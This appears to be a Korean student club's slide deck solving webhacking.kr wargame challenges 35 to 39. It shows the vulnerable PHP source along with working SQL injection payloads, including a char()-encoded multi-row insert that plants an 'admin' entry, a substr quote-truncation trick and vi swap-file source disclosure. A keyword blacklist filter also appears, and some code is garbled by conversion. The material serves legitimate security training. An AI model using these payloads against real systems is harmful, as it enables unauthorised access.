

SWLUG

Web hacking 7주차

진행자 : 이지영

Q.35

350점

← → ↻ ⓘ webhacking.kr/challenge/web/web-17/

phone :

add

[index.php](#)

Thanks to [HellSonic](#)

Q.35

350점

```
<html>
<head>
<title>Challenge 35</title>
<head>
<body>
<form method=get action=index.php>
phone : <input name=phone size=11><input type=submit value='add'>
</form>
<?
if($_GET[phone])
{
if(eregi("%|\*|/|=|from|select|x|-|#|\(\(", $_GET[phone])) exit("no hack");

mysql_query("insert into challenge35_list(id,ip,phone) values('$_SESSION[id]','$_SERVER[REMOTE_ADDR]',$_GET[phone])") or die("query error");
echo("Done<br>");
}

$admin_ck=mysql_fetch_array(mysql_query("select ip from challenge35_list where id='admin' and ip='$_SERVER[REMOTE_ADDR]'"));

if($admin_ck[ip]==$_SERVER[REMOTE_ADDR])
{
@solve();
mysql_query("delete from challenge35_list");
}
$phone_list=mysql_query("select * from challenge35_list where ip='$_SERVER[REMOTE_ADDR]'");

echo("<!--");

while($d=mysql_fetch_array($phone_list))
{
echo("$d[id] - $d[phone]\n");
}

echo("-->");

?>
<br><a href=index.phps>index.phps</a>
<br><br><br>
<center>Thanks to <a href=http://webhacking.kr/index.php?mode=information&id=HellSonic>HellSonic</a></center>
<br><br><br>
</body>
```

Q.35

350점

```
<html>
<head>
<title>Challenge 35</title>
<head>
<body>
<form method=get action=index.php>
phone : <input name=phone size=11><input type=submit value='add'>
</form>
<?
if($_GET[phone])
{
if(eregi("%|\*|/|=|from|select|x|-|#|\(\(", $_GET[phone])) exit("no hack");

@mysql_query("insert into challenge35_list(id,ip,phone) values('$_SESSION[id]','$_SERVER[REMOTE_ADDR]',$_GET[phone])") or die("query error");
echo("Done<br>");
}

$admin_ck=mysql_fetch_array(mysql_query("select ip from challenge35_list where id='admin' and ip='$_SERVER[REMOTE_ADDR]'"));

if($admin_ck[ip]==$_SERVER[REMOTE_ADDR])
{
@solve();
@mysql_query("delete from challenge35_list");
}
$phone_list=@mysql_query("select * from challenge35_list where ip='$_SERVER[REMOTE_ADDR]'");

echo("<!--");

while($d=@mysql_fetch_array($phone_list))
{
echo("$d[id] - $d[phone]\n");
}

echo("-->");

?>
<br><a href=index.phps>index.phps</a>
<br><br><br>
<center>Thanks to <a href=http://webhacking.kr/index.php?mode=information&id=HellSonic>HellSonic</a></center>
<br><br><br>
</body>
```

Q.35

350점

```
<html>
<head>
<title>Challenge 35</title>
<head>
<body>
<form method=get action=index.php>
phone : <input name=phone size=11><input type=submit value='add'>
</form>
<?
if($_GET[phone])
{
if(eregi("%|\*|/|=|from|select|x|-|#|\(\(", $_GET[phone])) exit("no hack");

@mysql_query("insert into challenge35_list(id,ip,phone) values('$_SESSION[id]','$_SERVER[REMOTE_ADDR]',$_GET[phone])") or die("query error");
echo("Done<br>");
}
```

```
$admin_ck=mysql_fetch_array(mysql_query("select ip from challenge35_list where id='admin' and ip='$_SERVER[REMOTE_ADDR]'
"));
```

```
if($admin_ck[ip]==$_SERVER[REMOTE_ADDR])
{
@solve();
@mysql_query("delete from challenge35_list");
}
$phone_list=@mysql_query("select * from challenge35_list where ip='$_SERVER[REMOTE_ADDR]'");
```

```
echo("<!--");
```

```
while($d=@mysql_fetch_array($phone_list))
{
echo("$d[id] - $d[phone]\n");
}
```

```
echo("-->");
```

```
?>
```

```
<br><a href=index.php>index.php</a>
```

```
<br><br><br>
```

```
<center>Thanks to <a href=http://webhacking.kr/index.php?mode=information&id=HellSonic>HellSonic</a></center>
```

```
<br><br><br>
```

id가 admin이고 ip가 REMOTE_ADDR과 같으면 문제 해결

PHP - \$_SERVER 함수

Language/PHP 2010.04.22 13:34

자신의 ip주소를 불러옴

`$_SERVER['DOCUMENT_ROOT']` = 현재 사이트가 위치한 서버상의 위치 = webappinclude

`$_SERVER['HTTP_ACCEPT_ENCODING']` = 인코딩 방식 = gzip, deflate

`$_SERVER['HTTP_ACCEPT_LANGUAGE']` = 언어 = ko

`$_SERVER['HTTP_USER_AGENT']` = 사이트 접속한 사용자 환경 = Mozilla4.0(compatible; M

`$_SERVER['REMOTE_ADDR']` = 사이트 접속한 사용자 IP = xxx.xxx.xxx.xxx

php.net/manual/kr/function.mysql-fetch-array.php

php

Downloads

Documentation

Get Involved

Help

Edit

Report a Bu

mysql_fetch_array DB의 데이터를 PHP배열로 가져오는 함수

(PHP 4, PHP 5)

mysql_fetch_array — 연관 색인 및 숫자 색인으로 된 배열로 결과 행을 반환

설명

```
array mysql_fetch_array ( resource $result [, int $result_type ] )
```

인출된 행을 배열로 반환하고, 앞으로 내부 데이터 포인터를 이동한다.

인수

result

[mysql_query\(\)](#) 호출을 통한 결과 [resource](#).

result_type

인출될 배열의 형태. 배열의 형태는 다음과 같은 상수가 올 수 있다: `MYSQL_ASSOC`, `MYSQL_NUM`, `MYSQL_BOTH`. 기본값은 `MYSQL_BOTH`이다.

Q.35

350점

```
$admin_ck=mysql_fetch_array(mysql_query("select ip from challenge35_list where id='admin' and ip='$_SERVER[REMOTE_ADDR]'"));

if($admin_ck[ip]==$_SERVER[REMOTE_ADDR])
{
@solve();
@mysql_query("delete from challenge35_list");
}
$phone_list=@mysql_query("select * from challenge35_list where ip='$_SERVER[REMOTE_ADDR]'");
```

SQLQuery9.sql - TE...dministrator (52))*

```
USE sqlDB;
SELECT name, height FROM userTbl WHERE name LIKE '_종신';
```

100 % <

결과 메시지

	name	height
1	윤종신	170

```
<?
if($_GET[phone])
{
if(ereg("'%|\"|/|=|from|select|x|-|#|\"('$,$_GET[phone])) exit("no hack");

@mysql_query("insert into challenge35_list(id,ip,phone) values('$_SESSION[id] ','$_SERVER[REMOTE_ADDR] ','$_GET[phone])") or die("query error");
echo("Done<br>");
}
```

ereg

(PHP 4, PHP 5)

ereg — Case insensitive regular expression match

Warning This function was *DEPRECATED* in PHP 5.3.0, and *REMOVED* in PHP 7.0.0.

Alternatives to this function include:

- [preg_match\(\)](#) (with the *i* (**PCRE_CASELESS**) modifier)

설명

```
int ereg ( string $pattern , string $string [, array &$regs ] )
```

This function is identical to [ereg\(\)](#) except that it ignores case distinction when matching alphabetic characters.

문자열을 찾는 함수

`%|\"|/|=|from|select|x|-|#|\"`

`%*/=from select x -#`

Phone 값에서 이러한 내용이있으면 exit실행

Q.35

350점

```
<?
if($_GET[phone])
{
if(eregi("%|*|/|=|from|select|x|-|#|(|(|(|($_GET[phone])) exit("no hack");

@mysql_query('insert into challenge35_list(id,ip,phone) values('$_SESSION[id] ','$_SERVER[REMOTE_ADDR] ',$_GET[phone])') or die("query error");
echo("Done<br>");
}
```

Challeges35_list 테이블의 id, ip, phone 칼럼에
\$_SESSION[id], \$_SERVER[REMOTE_ADDR], \$_GET[phone] 삽입해라

아니면 error 출력

Admin_ck[ip]의 값은 자신의 ip값

<div>phone : <div>'admin' 127.30.1.28, 100</div><div>add</div><div>Done</div></div>	<div>phone : <div></div><div>add</div><div>query error</div></div>
---	--

Values(값1,값2, 값3),(값4, 값5, 값6)으로 쓰면 값4, 값5, 값6 이 앞 값들을 덮어 뒤의 3가지만 남게 되어 id ip, phone을 모두 수정 가능하게 됨.

`$_GET[phone]` 위치에
phone1),('admin','IP',phone2
Phone 숫자는 상관없음.


Php 기능 중 magic_quotes_gpc라는 함수

'
"
₩
%00

이라는 값에 대해 ₩문자를 붙여서 공격을 방지하는 기능을 가지고 있음

' 앞에 ₩가 붙어 쿼리 에러가 생겼음

따라서 문자를 쓸 수있도록 해주는 ' 대신에 **char**함수를 써주어야 함.



The screenshot shows a web browser window titled "Challenge 35". The address bar displays "webhacking.kr/challenge/web/web-17...". Below the address bar, there is a form with the label "phone :". The input field contains the text "100),char(97,100,109,105,110), char(49,55,50,46,51,48,46,49,46,50,56),100". Below the input field is a button labeled "add".

query error

FindIP.kr  IP 주소를 확인하는 가장 쉬운 방법!

[위치 추적](#) [PC IP](#) [IP 메세징](#) [IP에 대해서](#) [네트워크 명령어](#) [무료 프로그램](#)

 **신규회원가입**
3,000원 지급 **빗썸**  [회원가입](#)

내 아이피 주소(My IP Address) : 220.116.191.123

[twitter](#) [facebook](#) [google plus](#)

1),(char(97,100,109,105,110),char(50,50,48,46,49,49,54,46,49,57,49,46,49,50,51),1


사설(내부) ip, 공인(외부) ip

Q.36

350점

Q.36

200점



hint

vi
blackout

```
1 <html>
2 <head>
3 <title>Challenge 36</title>
4 </head>
5 <body>
6 <pre>
7
8
9 hint
10
11 vi
12 blackout
13
14
15 </pre>
16 </body>
17 </html>
18
```



유닉스 환경에서 가장 많이 쓰이는 문서 편집기

Q.36

200점

예기치 못한 이유로 프로그램이 종료되면
Vi 편집기는 현재 경로에 ".파일명.swp"파일을 생성함.

'index.php'는 "index.php.swp"이다.



곳이 뜨는군요. 그리고 password=md5("\$\$_SERVER[REMOTE_ADDR] 라고 적혀있네요.


자기의 ip주소와 뒤의 문구를 md5화 시켜라. 정말 간단하네요.

md5를 시켰으면 auth에 가서 인증해 줍시다.

ip dlseprtmvpdlwlfmfquswhgkwkgll = 한꺼번에 md5

Q.36

200점




hint

vi
blackout

```
1 <html>
2 <head>
3 <title>Challenge 36</title>
4 </head>
5 <body>
6 <pre>
7
8
9 hint
10
11 vi
12 blackout
13
14
15 </pre>
16 </body>
17 </html>
18
```


Q.36

200점




hint

vi
blackout

```
1 <html>
2 <head>
3 <title>Challenge 36</title>
4 </head>
5 <body>
6 <pre>
7
8
9 hint
10
11 vi
12 blackout
13
14
15 </pre>
16 </body>
17 </html>
18
```


Q.38

100점



LOG INJECTION


```
1 <html>
2 <head>
3 <title>Challenge 38</title>
4 </head>
5 <body>
6 <h1>LOG INJECTION</h1>
7 <!-- admin.php -->
8
9 <form method=post action=index.php>
10 <input type=text name=id size=20>
11 <input type=submit value='Login'><input type=button value='Admin'
   onclick=location.href='admin.php'>
12 </form>
13 </body>
14 </html>
15
```




log

Q.38

100점


```
1 <html>
2 <head>
3 <title>log viewer</title>
4 </head>
5 <body>
6 <!--
7
8 hint : admin
9
10 -->
11 log<br><br><br></body>
12 </html>
13
```

텍스트 창에 1 입력



log
220.116.191.1231

로그 나타남





Q.39

100점

Q.39

100점



```
<html>
<head>
<title>Challenge 39</title>
</head>
<body>

<?
$pw="???";

if($_POST[id])
{
$_POST[id]=str_replace("www", "", $_POST[id]);
$_POST[id]=str_replace("'", "", $_POST[id]);
$_POST[id]=substr($_POST[id], 0, 15);
$q=mysql_fetch_array(mysql_query("select 'good' from zmail_member where id='$_POST[id]'"));

if($q[0]=="good") @solve();
}

?>

<form method=post action=index.php>
<input type=text name=id maxlength=15 size=30>
<input type=submit>
</form>
</body>
</html>
```

```
1 <html>
2 <head>
3 <title>Challenge 39</title>
4 </head>
5 <body>
6 <!-- index.php -->
7
8
9 <form method=post action=index.php>
10 <input type=text name=id maxlength=15 size=30>
11 <input type=submit>
12 </form>
13 </body>
14 </html>
15
16
```

Q.39

100점

```
if($_POST[id])
{
$_POST[id]=str_replace("###", "", $_POST[id]);
$_POST[id]=str_replace("'", "", $_POST[id]);
$_POST[id]=substr($_POST[id], 0, 15);
$q=mysql_fetch_array(mysql_query("select 'good' from zmail_member where id='$_POST[id]'"));

if($q[0]=="good") @solve();
```

마지막 '가 완전히 닫히지 않음.

이를 닫아주어야 하지만 str_replace에 의해 '는 "으로 치환됨.

```
$pw="????";
```

```
if($_POST[id])
{
$_POST[id]=str_replace("WW", "", $_POST[id]);
$_POST[id]=str_replace("'", "", $_POST[id]);
$_POST[id]=substr($_POST[id], 0, 15);
$q=mysql_fetch_array(mysql_query("select 'good' from zmail_member where id='$_POST[id]'"));
```

```
if($q[0]=="good") @solve();
```

```
}
```

```
?>
```

```
$_POST[id]=substr($_POST[id],0,15);
```

substr 메서드(String)(JavaScript)

지정한 위치에서 시작하고 지정한 길이인 부분 문자열을 가져옵니다.

구문

```
stringvar.substr(start [, length ])
```

매개 변수

stringvar

필수 요소.부분 문자열이 추출되는 **String** 개체 또는 문자열 리터럴입니다.

start

필수 요소.원하는 부분 문자열의 시작 위치입니다.문자열에서 첫 번째 문자의 인덱스는 0입니다.


length

선택 사항입니다.반환된 부분 문자열에 포함할 문자 수입니다.


substr()에 의해 15글자의 문자열만 잘라내는 것을 이용하여 "을 '까지만 잘라내자

Q.39

100점



Admin_____'
→admin_____"
→admin_____'



SWLUG

Web hacking 7주차

1학기 동안 웹해킹 하느라 수고했어♥ ♥ ♥ ♥